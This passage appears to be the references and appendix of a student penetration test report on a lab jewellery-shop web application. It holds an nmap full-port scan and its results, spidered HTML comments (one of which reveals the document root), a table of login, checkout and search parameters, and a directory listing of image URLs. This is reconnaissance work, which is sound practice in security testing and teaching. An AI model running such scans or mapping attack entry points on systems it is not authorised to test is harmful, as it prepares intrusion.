5. Geekflare (2019) How to Implement Security HTTP Headers to Prevent Vulnerabilities? [online] 19 September. Available from: <https://geekflare.com/http-header-implementation/> [Accessed 16/12/2019]
6. Geekflare (2019) Secure MIME Types in Apache & Nginx with X-Content-Type-Options [online] 16 June. Available from: <https://geekflare.com/secure-mime-types-in-apache-nginx-with-x-content-type-options/> [Accessed 16/12/2019]
7. OWASP (2019) Static Code Analysis [online] 16 November. Available from: https://www.owasp.org/index.php/Static_Code_Analysis [Accessed 16/12/2019]
8. OWASP (2016) OWASP Testing Guide v4 [online] April. Available from: https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents [Accessed 16/12/2019]

9. CVEDetails (no date) PHP 5.4.7 Security Vulnerabilities [online] no date. Available from: https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-142897/PHP-PHP-5.4.7.html [Accessed 16/12/2019]

APPENDICES

APPENDIX A

nmapscan.txt

```
# Nmap 7.80 scan initiated Wed Nov 27 08:23:36 2019 as: nmap -p
1-65535 -sT -oN nmapscan.txt 192.168.1.20
Nmap scan report for 192.168.1.20
Host is up (0.00031s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
3306/tcp   open  mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)

# Nmap done at Wed Nov 27 08:23:51 2019 -- 1 IP address (1 host up)
scanned in 15.99 seconds
```

comments.txt

```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-06 09:18 EST
Nmap scan report for 192.168.1.20
Host is up (0.00036s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.1.20
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 16
|   Comment:
|   <!-- CSS Part Start-->
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 128
|   Comment:
|   <!-- Header Part Start-->
|
|   Path: http://192.168.1.20:80/js/custom.js
|   Line number: 101
```

```

|      Comment:
|      /***** Carouse *****/
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 109
|      Comment:
|      /***** Cloud Zoom *****/
|
|      Path: http://192.168.1.20:80/index.php
|      Line number: 379
|      Comment:
|      <!--Random Featured Product End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 252
|      Comment:
|      <!--Flexslider Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 115
|      Comment:
|      <!-- Top Part Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 259
|      Comment:
|      <!--Flexslider End-->
|
|      Path: http://192.168.1.20:80/index.php
|      Line number: 390
|      Comment:
|      <!--Coming Soon Product Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 434
|      Comment:
|      <!-- Main Div Tag End-->
|
|      Path: http://192.168.1.20:80/js/jquery.fancybox.pack.js
|      Line number: 1
|      Comment:

```

```

|      /*! fancyBox v2.1.4 fancyapps.com |
fancyapps.com/fancybox/#license */
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 3
|      Comment:
|      <!-- Head1 Part Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 71
|      Comment:
|      <!-- CSS Part End-->
|
|      Path: http://192.168.1.20:80/index.php
|      Line number: 272
|      Comment:
|      <!--Random Featured Product Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 245
|      Comment:
|      <!--Social Icons Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 374
|      Comment:
|      <!--Top Views End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 265
|      Comment:
|      <!--Top Views Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 1
|      Comment:

```

```

|      <!-- *** Note document root is
/mnt/sda2/swag/output/vulnerable/site. Tidy this up later. -->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 25
|      Comment:
|      /*IE6*/
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 142
|      Comment:
|      <!-- Main Navigation Start-->
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 97
|      Comment:
|      /***** Tabs *****/
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 85
|      Comment:
|      /***** Fancybox *****/
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 69
|      Comment:
|      /***** Qty Plus Mines Button *****/
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 67
|      Comment:
|      /*****Category Accordion *****/
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 60
|      Comment:
|      /***** Accordion *****/
|
|      Path:
http://192.168.1.20:80/viewproduct.php?Items=0015&Subname=Pendants&Men
uCat=3
|      Line number: 265
|      Comment:
|      <!--View Product Start-->
|

```

```

|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 432
|      Comment:
|      <!--Footer Part End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 451
|      Comment:
|      <!--Flexslider Javascript Part End-->
|
|      Path: http://192.168.1.20:80/js/custom.js
|      Line number: 1
|      Comment:
|      /***** Back to top *****/
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 250
|      Comment:
|      <!--Social Icons End-->
|
|      Path: http://192.168.1.20:80/css/carousel.css
|      Line number: 32
|      Comment:
|      /**
|          * Horizontal Buttons
|          */
|
|      Path: http://192.168.1.20:80/about.php
|      Line number: 273
|      Comment:
|      <!--About End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 436
|      Comment:
|      <!--Flexslider Javascript Part Start-->
|
|      Path: http://192.168.1.20:80/about.php
|      Line number: 265
|      Comment:
|      <!--About Start-->

```

```

|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 242
|   Comment:
|   <!-- Section Start-->
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 263
|   Comment:
|   <!--Middle Part End-->
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 29
|   Comment:
|   /*can be % px auto*/
|
|   Path: http://192.168.1.20:80/js/custom.js
|   Line number: 14
|   Comment:
|   /***** Color Option *****/
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 438
|   Comment:
|   <!-- JS Part Start-->
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 232
|   Comment:
|   <!-- Main Navigation End-->
|
|   Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|   Line number: 113
|   Comment:
|   <!-- Head1 Part End-->
|
|   Path: http://192.168.1.20:80/index.php

```

```

|      Line number: 395
|      Comment:
|      <!--Coming Soon Product End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 385
|      Comment:
|      <!--Footer Part Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 388
|      Comment:
|      <!--Custom Column Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 451
|      Comment:
|      <!-- JS Part End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 422
|      Comment:
|      <!--Custom Column End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 383
|      Comment:
|      <!--Special Promo Banner End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 262
|      Comment:
|      <!--Section End-->
|
|      Path: http://192.168.1.20:80/index.php
|      Line number: 402
|      Comment:

```

```

|      <!--Carousel End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 124
|      Comment:
|      <!-- Main Div Tag Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 121
|      Comment:
|      <!-- Top Part End-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 376
|      Comment:
|      <!--Special Promo Banner Start-->
|
|      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
|      Line number: 241
|      Comment:
|      <!-- Middle Part Start-->
|
|      Path: http://192.168.1.20:80/index.php
|      Line number: 397
|      Comment:
|      <!--Carousel Start-->
|
|      Path:
http://192.168.1.20:80/viewproduct.php?Items=0015&Subname=Pendants&Men
uCat=3
|      Line number: 370
|      Comment:
|      <!--View Product End-->
443/tcp open  https
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.1.20
|
|      Path: http://192.168.1.20:443/
|      Line number: 13
|      Comment:

```



```

|      /*]]>*/
|
|      Path: http://192.168.1.20:443/
|      Line number: 8
|      Comment:
|      <!--/*-->
|
|      Path: http://192.168.1.20:443/
|      Line number: 8
|      Comment:
|      <!--*/
|
|      body { color: #000000; background-color: #FFFFFF; }
|      a:link { color: #0000CC; }
|      p, address {margin-left: 3em;}
|      span {font-size: smaller;}
|      /*]]>*/-->
|
|      Path: http://192.168.1.20:443/
|      Line number: 8
|      Comment:
|      /*--><![CDATA[/*><!--*/
|_
MAC Address: 00:0C:29:20:A5:12 (VMware)

```

Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds

entrypoints.xlsx

URL	POST/GET	PARAMETERS
/login.php		
/processlogin.php	POST	txtusername, txtpassword
/Changepassword.php	POST	LoginID, OldPassword, NewPassword, ConfirmPassword, Submit
/searchresult.php	POST	search, select
/view.php	POST	txtid
/processcheckout.php	POST	txtQty, txtuserid, jewelid
/checkout.php		
/confirmcheckout.php	POST	Card

/extras.php	GET	type
/viewproduct.php	GET	Items, Subname, MenuCat
/features.php	GET	pn
/latest.php	GET	pn

urls.txt

<http://192.168.1.20/Photos>
<http://192.168.1.20/Photos/?C=S;O=D>
<http://192.168.1.20/Photos/Diamond>
<http://192.168.1.20/Photos/Diamond/?C=S;O=D>
<http://192.168.1.20/Photos/Diamond/Bangles>
<http://192.168.1.20/Photos/Diamond/Bangles/1.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/10.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/11.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/2.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/3.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/4.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/5.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/6.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/7.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/8.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/9.jpg>
<http://192.168.1.20/Photos/Diamond/Bangles/?C=D;O=D>
<http://192.168.1.20/Photos/Diamond/EarRings>
<http://192.168.1.20/Photos/Diamond/EarRings/1.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/10.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/2.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/3.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/4.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/5.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/6.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/7.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/8.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/9.jpg>
<http://192.168.1.20/Photos/Diamond/EarRings/?C=S;O=D>
<http://192.168.1.20/Photos/Diamond/EarRings/LE3042.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/1.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/10.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/2.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/3.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/4.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/5.jpg>

<http://192.168.1.20/Photos/Diamond/Lady%20Ring/6.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/7.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/8.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/9.jpg>
<http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=M;O=D>
<http://192.168.1.20/Photos/Diamond/Necklaces>
<http://192.168.1.20/Photos/Diamond/Necklaces/1.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/2.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/3.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/4.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/5.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/6.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/7.jpg>
<http://192.168.1.20/Photos/Diamond/Necklaces/?C=S;O=D>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/1.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/10.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/11.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/2.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/3.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/4.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/5.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/6.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/7.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/8.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/9.jpg>
<http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=M;O=D>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/1.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/10.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/11.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/12.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/13.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/14.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/2.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/3.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/4.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/5.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/6.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/7.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/8.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/9.jpg>
<http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=M;O=D>
<http://192.168.1.20/Photos/Diamond/Pendants>
<http://192.168.1.20/Photos/Diamond/Pendants/1.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/10.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/2.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/3.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/4.jpg>

<http://192.168.1.20/Photos/Diamond/Pendants/5.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/6.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/7.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/8.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/9.jpg>
<http://192.168.1.20/Photos/Diamond/Pendants/?C=S;O=D>
<http://192.168.1.20/Photos/Diamond/Pendants/PP0030.jpg>
<http://192.168.1.20/Photos/Diamond/Rings>
<http://192.168.1.20/Photos/Diamond/Rings/1.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/10.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/11.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/2.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/3.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/4.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/5.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/6.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/7.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/8.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/9.jpg>
<http://192.168.1.20/Photos/Diamond/Rings/?C=D;O=D>
<http://192.168.1.20/Photos/Gold>
<http://192.168.1.20/Photos/Gold/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Bangles>
<http://192.168.1.20/Photos/Gold/Bangles/1.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/10.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/11.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/2.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/3.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/4.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/5.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/6.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/7.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/8.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/9.jpg>
<http://192.168.1.20/Photos/Gold/Bangles/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Ear%20Rings>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/1.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/10.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/11.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/12.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/2.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/3.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/4.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/5.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/6.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/7.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/8.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/9.jpg>
<http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=D;O=D>

<http://192.168.1.20/Photos/Gold/Lady%20Rings>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/1.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/10.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/11.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/12.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/2.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/3.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/4.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/5.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/6.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/7.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/8.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/9.jpg>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Lady%20Rings/images.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings>
<http://192.168.1.20/Photos/Gold/Man%20Rings/1.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/10.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/11.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/2.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/3.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/4.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/5.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/6.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/7.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/8.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/9.jpg>
<http://192.168.1.20/Photos/Gold/Man%20Rings/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Mang%20Tika>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/1.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/10.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/12.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/2.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/3.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/4.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/5.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/6.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/7.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/9.jpg>
<http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Mangalsutra>
<http://192.168.1.20/Photos/Gold/Mangalsutra/1.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/10.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/11.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/12.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/13.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/14.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/15.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/16.jpg>

<http://192.168.1.20/Photos/Gold/Mangalsutra/17.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/2.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/3.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/4.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/5.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/6.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/7.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/8.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/9.jpg>
<http://192.168.1.20/Photos/Gold/Mangalsutra/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Necklaces>
<http://192.168.1.20/Photos/Gold/Necklaces/1.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/10.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/11.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/2.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/3.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/4.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/5.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/6.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/7.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/8.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/9.jpg>
<http://192.168.1.20/Photos/Gold/Necklaces/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Necklaces/images.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/1.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/2.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/3.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/4.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/5.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/6.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/7.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/8.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/9.jpg>
<http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=D;O=D>
<http://192.168.1.20/Photos/Gold/Pendant%20Set>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/1.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/10.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/11.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/12.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/2.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/3.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/4.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/5.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/6.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/7.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/8.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/9.jpg>
<http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=D;O=D>

<http://192.168.1.20/Photos/Gold/Pendant%20Set/images.jpg>
<http://192.168.1.20/Photos/Gold/Pendants>
<http://192.168.1.20/Photos/Gold/Pendants/1.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/10.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/11.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/2.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/3.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/4.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/5.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/6.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/7.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/8.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/9.jpg>
<http://192.168.1.20/Photos/Gold/Pendants/?C=D;O=D>
<http://192.168.1.20/Photos/Silver>
<http://192.168.1.20/Photos/Silver/?C=S;O=D>
<http://192.168.1.20/Photos/Silver/Anklets>
<http://192.168.1.20/Photos/Silver/Anklets/1.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/10.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/11.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/13.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/14.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/15.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/16.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/17.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/18.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/2.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/3.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/4.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/5.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/6.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/7.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/8.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/9.jpg>
<http://192.168.1.20/Photos/Silver/Anklets/?C=S;O=D>
<http://192.168.1.20/Photos/Silver/Armlets>
<http://192.168.1.20/Photos/Silver/Armlets/1.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/10.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/11.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/2.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/3.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/4.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/5.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/6.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/7.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/8.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/9.jpg>
<http://192.168.1.20/Photos/Silver/Armlets/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Bracelet>

<http://192.168.1.20/Photos/Silver/Bracelet/1.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/10.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/11.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/12.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/2.jpg>
